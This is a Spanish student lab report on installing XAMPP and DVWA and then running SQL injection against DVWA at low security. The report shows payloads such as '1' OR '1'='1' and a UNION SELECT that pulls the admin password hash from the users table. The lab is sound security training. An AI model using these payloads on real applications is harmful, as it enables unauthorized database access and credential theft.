

Estudiante: Hector Rincon

Primero descargamos la herramienta xampp:


 **XAMPP para Windows 8.0.30, 8.1.25 & 8.2.12**

Versión	¿Qué está incluido?.	Suma de comprobación	Tamaño
8.0.30 / PHP 8.0.30	¿Qué está incluido?.	md5 sha1	144 Mb
8.1.25 / PHP 8.1.25	¿Qué está incluido?.	md5 sha1	148 Mb
8.2.12 / PHP 8.2.12	¿Qué está incluido?.	md5 sha1	149 Mb

[Requisitos](#) [Más Descargas »](#)

Windows XP or 2003 are not supported. You can download a compatible version of XAMPP for these platforms [here](#).

Después iniciamos el servidor de apache y mysql

 XAMPP Control Panel v3.3.0 [Compiled: Apr 6th 2021]

XAMPP Control Panel v3.3.0


Modules

Service	Module	PID(s)	Port(s)	Actions
<input type="checkbox"/>	Apache	7688 27984	80, 443	Stop Admin Config Logs
<input type="checkbox"/>	MySQL	26800	3306	Stop Admin Config Logs
<input type="checkbox"/>	FileZilla			Start Admin Config Logs
<input type="checkbox"/>	Mercury			Start Admin Config Logs
<input type="checkbox"/>	Tomcat			Start Admin Config Logs


7:45:39 p. m. [main] Checking for prerequisites
7:45:41 p. m. [main] All prerequisites found
7:45:41 p. m. [main] Initializing Modules
7:45:41 p. m. [main] Starting Check-Timer
7:45:41 p. m. [main] Control Panel Ready
7:46:06 p. m. [Apache] Attempting to start Apache app...
7:46:06 p. m. [Apache] Status change detected: running
7:46:07 p. m. [mysql] Attempting to start MySQL app...
7:46:08 p. m. [mysql] Status change detected: running

Config Netstat Shell Explorer Services Help Quit


Aquí añadimos el servidor



Después nos vamos a este repositorio para instalar esta herramienta




Aquí configuramos el servidor php




<http://localhost/DVWA-Master/login.php>



Fatal error: Uncaught mysqli_sql_exception: Access denied for user 'dvwa'@'localhost' (using password: YES) in C:\xampp\htdocs\DVWA-master\dvwa\includes\dwvaPage.inc.php:569 Stack trace: #0 C:\xampp\htdocs\DVWA-master\dvwa\includes\dwvaPage.inc.php(569): mysqli_connect('127.0.0.1', 'dvwa', Object(SensitiveParameterValue), '', '3306') #1 C:\xampp\htdocs\DVWA-master\login.php(8): dvwaDatabaseConnect() #2 {main} thrown in C:\xampp\htdocs\DVWA-master\dvwa\includes\dwvaPage.inc.php on line 569





```
# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.
$ DVWA = array();
$ DVWA[ 'db_server' ]   = getenv('DB_SERVER') ? : '127.0.0.1';
$ DVWA[ 'db_database' ] = getenv('DB_DATABASE') ? : 'dvwa';
$ DVWA[ 'db_user' ]     = getenv('DB_USER') ? : 'dvwa';
$ DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ? : 'p@ssw0rd';
$ DVWA[ 'db_port' ]     = getenv('DB_PORT') ? : '3306';

# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$ DVWA[ 'recaptcha_public_key' ] = getenv('RECAPTCHA_PUBLIC_KEY') ? : '';
$ DVWA[ 'recaptcha_private_key' ] = getenv('RECAPTCHA_PRIVATE_KEY') ? : '';

# Default security level
# Default value for the security level with each session.
# The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or impossible'.
$ DVWA[ 'default_security_level' ] = getenv('DEFAULT_SECURITY_LEVEL') ? : 'impossible';

# Default locale
# Default locale for the help page shown with each session.
# The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$ DVWA[ 'default_locale' ] = getenv('DEFAULT_LOCALE') ? : 'en';

# Disable authentication
# Some tools don't like working with authentication and passing cookies around
# so this setting lets you turn off authentication.
$ DVWA[ 'disable_authentication' ] = getenv('DISABLE_AUTHENTICATION') ? : false;
```

Agregar cuenta de usuario

Información de la cuenta

Nombre de usuario: Use el campo de text

Nombre de Host: Cualquier servidor 

Contraseña: Use el campo de text Fuerza:  Débil

Debe volver a escribir:

plugin de autenticación: Autenticación de MySQL nativo

Generar contraseña:

Base de datos para la cuenta de usuario

- ☐ Crear base de datos con el mismo nombre y otorgar todos los privilegios.
- ☐ Otorgar todos los privilegios al nombre que contiene comodín (username_%).
- ☒ Otorgar todos los privilegios para la base de datos dvwa.

Favoritas

a

nation_schema

rmance_schema

yadmin

Nota: si cambia los parámetros de estas opciones a 0 (cero), remueve el límite.

MAX QUERIES PER HOUR

MAX UPDATES PER HOUR

MAX CONNECTIONS PER HOUR

MAX USER_CONNECTIONS


SSL

- ☒ REQUIRE NONE
- ☐ REQUIRE SSL
- ☐ REQUIRE X509
- ☐ SPECIFIED

REQUIRE CIPHER

REQUIRE ISSUER



REQUIRE SUBJECT



Username

Password

El usuario es “admin” y la contraseña es “password”



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

DVWA Security 🤖

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA.

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low

Submit

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

Vulnerability: SQL Injection

User ID:



Submit

ID: 1
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

1' OR '1'='1



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

Vulnerability: SQL Injection


User ID:

ID: 1
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

1' OR '1'='1' union select password, first_name from users where first_name='admin



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar menu with various security vulnerabilities listed, including 'SQL Injection' which is currently selected. The main content area is titled 'Vulnerability: SQL Injection'. It features a 'User ID:' input field with a 'Submit' button. Below the input field, the application displays the results of the query in red text. The results show five rows of user data, indicating a successful union attack. The first row is the user 'admin', and the subsequent rows are 'Gordon', 'Brown', 'Hack', 'Me', 'Pablo', 'Picasso', 'Bob', and 'Smith'. Below the results, there is a 'More Information' section with links to external resources.

Vulnerability: SQL Injection

User ID: Submit

ID: 1' OR '1'='1'
First name: admin
Surname: admin

ID: 1' OR '1'='1'
First name: Gordon
Surname: Brown


ID: 1' OR '1'='1'
First name: Hack
Surname: Me

ID: 1' OR '1'='1'
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1'
First name: Bob
Surname: Smith

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>



This screenshot shows the DVWA interface with the same 'Vulnerability: SQL Injection' section. The 'User ID' input field now contains a more complex SQL payload: '1' OR '1'='1' union select password, first_name from users where first_name='admin'. After clicking 'Submit', the results show the same five rows of user data as the previous screenshot, confirming the success of the attack. The 'More Information' section remains the same.

Vulnerability: SQL Injection

User ID: Submit

ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: admin
Surname: admin

ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: Hack
Surname: Me

ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: Bob
Surname: Smith

ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netparker.com/blog/web-security/sql-injection-cheat-sheet/>
